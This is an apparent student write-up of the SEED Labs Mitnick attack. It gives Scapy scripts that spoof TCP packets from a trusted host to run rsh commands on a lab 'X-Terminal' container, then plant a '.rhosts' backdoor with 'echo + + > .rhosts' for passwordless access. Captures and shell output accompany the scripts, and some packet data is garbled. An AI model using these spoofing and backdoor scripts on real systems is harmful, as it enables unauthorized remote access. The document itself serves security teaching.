
br-692f08cadfdc: <live capture in progress>   Packets: 38 · Displayed: 38 (100.0%)   Profile: Default

Session establishment is successfully created for the 1st connection.

Takeaway: Once the connection is established, I need to send rsh data to X-Terminal in a specific format, including the port number, user IDs for the client and server, and the command I want to run. The fields are separated by byte 0, and there's a byte 0 at the end as well. For example, if I want X-Terminal to listen on port 9090 and run the "touch /tmp/xyz" command, I will structure the data like this: `9090\x00seed\x00seed\x00touch/tmp/xyz\x00`. After sending this data, X-Terminal will initiate a TCP connection to port 9090 on the trusted server.

2.2: Spoof the Second TCP Connection


Once the initial TCP connection between the X-Terminal and the trusted server is established, a second connection is necessary for the remote shell daemon (rshd) to transmit error messages. If this second connection is not set up, rshd will fail to execute the command. To facilitate this connection, we will employ a spoofing method to create the illusion that the trusted server is actively communicating with the X-Terminal, even though the server is not responding.



```
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp=TCP(sport=9090,dport=514,flags="SA",seq=4028636135)

pkt =ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Sending the SA request for the Second connection and this time i gave the ACK = “Seq + 1”


2



```
load       : StrField                            = b'9090\x00seed\x00seed\x00tou
ch /tmp/xyz\x00' (b'')
root@VM:/volumes# python3 mitnick-synack.py
version    : BitField  (4 bits)                  = 4                 (4)
ihl        : BitField  (4 bits)                  = None              (None)
tos        : XByteField                          = 0                 (0)
len        : ShortField                          = None              (None)
id         : ShortField                          = 1                 (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>       (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0                 (0)
ttl        : ByteField                           = 64                (64)
proto      : ByteEnumField                       = 6                 (0)
chksum     : XShortField                         = None              (None)
src        : SourceIPField                       = '10.9.0.6'        (None)
dst        : DestIPField                         = '10.9.0.5'        (None)
options    : PacketListField                     = []                ([])
--
sport      : ShortEnumField                      = 9090              (20)
dport      : ShortEnumField                      = 514               (80)
seq        : IntField                            = 4028636135        (0)
ack        : IntField                            = 0                 (0)
dataofs    : BitField  (4 bits)                  = None              (None)
reserved   : BitField  (3 bits)                  = 0                 (0)
flags      : FlagsField  (9 bits)                = <Flag 18 (SA)>    (<Flag 2 (S)>
```

I ran the python code and executed successfully.

3


Wireshark
Oct 21 15:11
[SEED Labs] Capturing from br-692f08cadfdc
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


No.	Time	Source	Destination	Protocol	Length	Info
25	2024-10-21 14:4…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 90 [SYN] Seq=48132889
26	2024-10-21 14:4…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 90 [SYN] Seq=48132889
27	2024-10-21 14:4…	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [RST, ACK] Seq=4028636135 Ack=4126 Win=
28	2024-10-21 14:4…	02:42:90:40:4b:ad	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
29	2024-10-21 14:4…	02:42:0a:09:00:05	02:42:90:40:4b:ad	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
30	2024-10-21 14:4…	10.9.0.6	10.9.0.5	TCP	54	9090 → 514 [SYN, ACK] Seq=4028636135 Ack=0 Win=81
31	2024-10-21 14:4…	10.9.0.5	10.9.0.6	TCP	54	514 → 9090 [RST] Seq=0 Win=0 Len=0
32	2024-10-21 14:4…	02:42:90:40:4b:ad	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
33	2024-10-21 14:4…	02:42:0a:09:00:05	02:42:90:40:4b:ad	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

```
› Frame 31: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface br-692f08cadfdc, id 0
```

```
0000  02 42 0a 09 00 06 02 42  0a 09 00 05 08 00 45 00   ·B·····B ······E·
0010  00 28 00 00 40 00 40 06  26 b4 0a 09 00 05 0a 09   ·(··@·@· &·······
0020  00 06 02 02 23 82 00 00  00 00 00 00 00 00 50 04   ····#··· ······P·
0030  00 00 76 40 00 00                                  ··v@··
```

If we observe the wireshark, the second connection to be successfully established, enabling rshd to run the command in the rsh data packet.

4




```
[10/21/24]seed@VM:~/kala_lab5$ dockps
9b73433a1343  x-terminal-10.9.0.5
2224d6f16d11  seed-attacker
[10/21/24]seed@VM:~/kala_lab5$ docksh 9b
root@9b73433a1343:/# cd tmp
root@9b73433a1343:/tmp# find xyz
xyz
root@9b73433a1343:/tmp# 
```

Now, i checked “xyz” in the x-terminal and i found the xyz file.

Takeaway: After establishing the first connection, X-Terminal will start a second connection for rshd to send error messages. Though we don’t use this connection in the attack, it's essential for rshd to execute the command. I need to write a sniff-and-spoof program that monitors traffic to port 9090 of the trusted server. When a SYN packet is detected, the program will send a SYN+ACK packet in response. Once both connections are set up, the rshd will run the command. I will check the `/tmp` folder to confirm that the file `/tmp/xyz` was created, verifying the success of the attack.

Task3: Set Up a Backdoor


Now its time to setup the a Backdoor.



```
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=1023,dport=514,flags="A",seq=0x1000,ack=4028636134)

if tcp.flags=="A":
   print("Establishing ACK packets")

data='9090\x00seed\x00seed\x00echo + + > .rhostsx00'
#data='9090\x00seed\x00seed\x00touch /tmp/xyz\x00'

pkt =ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

In the Acknowledgment code, i added the another data but this time, im adding “echo + +” to the .rhosts file adding + + which means it makes server vulnerable.

2




Oct 21 15:16

seed@VM: ~/kala_lab5

```
frag       : BitField  (13 bits)              = 0                (0)
ttl        : ByteField                        = 64               (64)
proto      : ByteEnumField                    = 6                (0)
chksum     : XShortField                      = None             (None)
src        : SourceIPField                    = '10.9.0.6'       (None)
dst        : DestIPField                      = '10.9.0.5'       (None)
options    : PacketListField                  = []               ([])
--
sport      : ShortEnumField                   = 1023             (20)
dport      : ShortEnumField                   = 514              (80)
seq        : IntField                         = 4096             (0)
ack        : IntField                         = 4028636134       (0)
dataofs    : BitField  (4 bits)               = None             (None)
reserved   : BitField  (3 bits)               = 0                (0)
flags      : FlagsField  (9 bits)             = <Flag 16 (A)>    (<Flag 2 (S)>
)
window     : ShortField                       = 8192             (8192)
chksum     : XShortField                      = None             (None)
urgptr     : ShortField                       = 0                (0)
options    : TCPOptionsField                  = []               (b'')
--
load       : StrField                         = b'9090\x00seed\x00seed\x00ech
o + + > .rhostsx00' (b'')
root@VM:/volumes#
```

I Ran the code in attacker container and added + + to the .rhosts file.

3



```
No. Time               Source                Destination         Protocol Length Info
 31 2024-10-21 14:4... 10.9.0.5              10.9.0.6            TCP       54 514 → 9090 [RST] Seq=0 Win=0 Len=0
 32 2024-10-21 14:4... 02:42:90:40:4b:ad     Broadcast           ARP       42 Who has 10.9.0.5? Tell 10.9.0.1
 33 2024-10-21 14:4... 02:42:0a:09:00:05     02:42:90:40:4b:ad   ARP       42 10.9.0.5 is at 02:42:0a:09:00:05
 34 2024-10-21 14:4... 10.9.0.6              10.9.0.5            TCP       90 [TCP Retransmission] 1023 → 514 [ACK] Seq=4096 Ack=4028636134...
 35 2024-10-21 14:4... 10.9.0.5              10.9.0.6            TCP       54 514 → 1023 [RST] Seq=4028636134 Win=0 Len=0
 36 2024-10-21 14:4... 10.9.0.1              224.0.0.251         MDNS     183 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
 37 2024-10-21 14:4... fe80::42:90ff:fe40:... ff02::fb           MDNS     203 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
 38 2024-10-21 14:5... fe80::42:90ff:fe40:... ff02::2            ICMPv6    70 Router Solicitation from 02:42:90:40:4b:ad

Frame 34: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface br-692f08cadfdc, id 0

0000  02 42 0a 09 00 05 02 42  90 40 4b ad 08 00 45 00   ·B·····B ·@K···E·
0010  00 4c 00 01 00 00 40 06  66 8f 0a 09 00 06 0a 09   ·L····@· f·······
0020  00 05 03 ff 02 02 00 00  10 00 f0 20 1b e6 50 10   ········ ··· ··P·
0030  20 00 2f 3c 00 00 39 30  39 30 00 73 65 65 64 00    ·/<··90 90·seed·
0040  73 65 65 64 00 65 63 68  6f 20 2b 20 2b 20 3e 20   seed·ech o + + >
0050  2e 72 68 6f 73 74 73 78  30 30                     .rhostsx 00
```

Here you can see the data added to the .rhost file

Takeaway: In the attack, instead of just running the touch command, we can plant a backdoor on X-Terminal. By adding "+ +" to the `.rhosts` file, we allow the attacker to log into X-Terminal without needing a password. I can modify the rsh command to `echo + + > .rhosts` to achieve this. After running the attack again, I should be able to remotely access X-Terminal anytime with the command `rsh [X-Terminal’s IP]`, without entering a password. If the rsh tool isn’t available, I can install it using the `apt-get` command.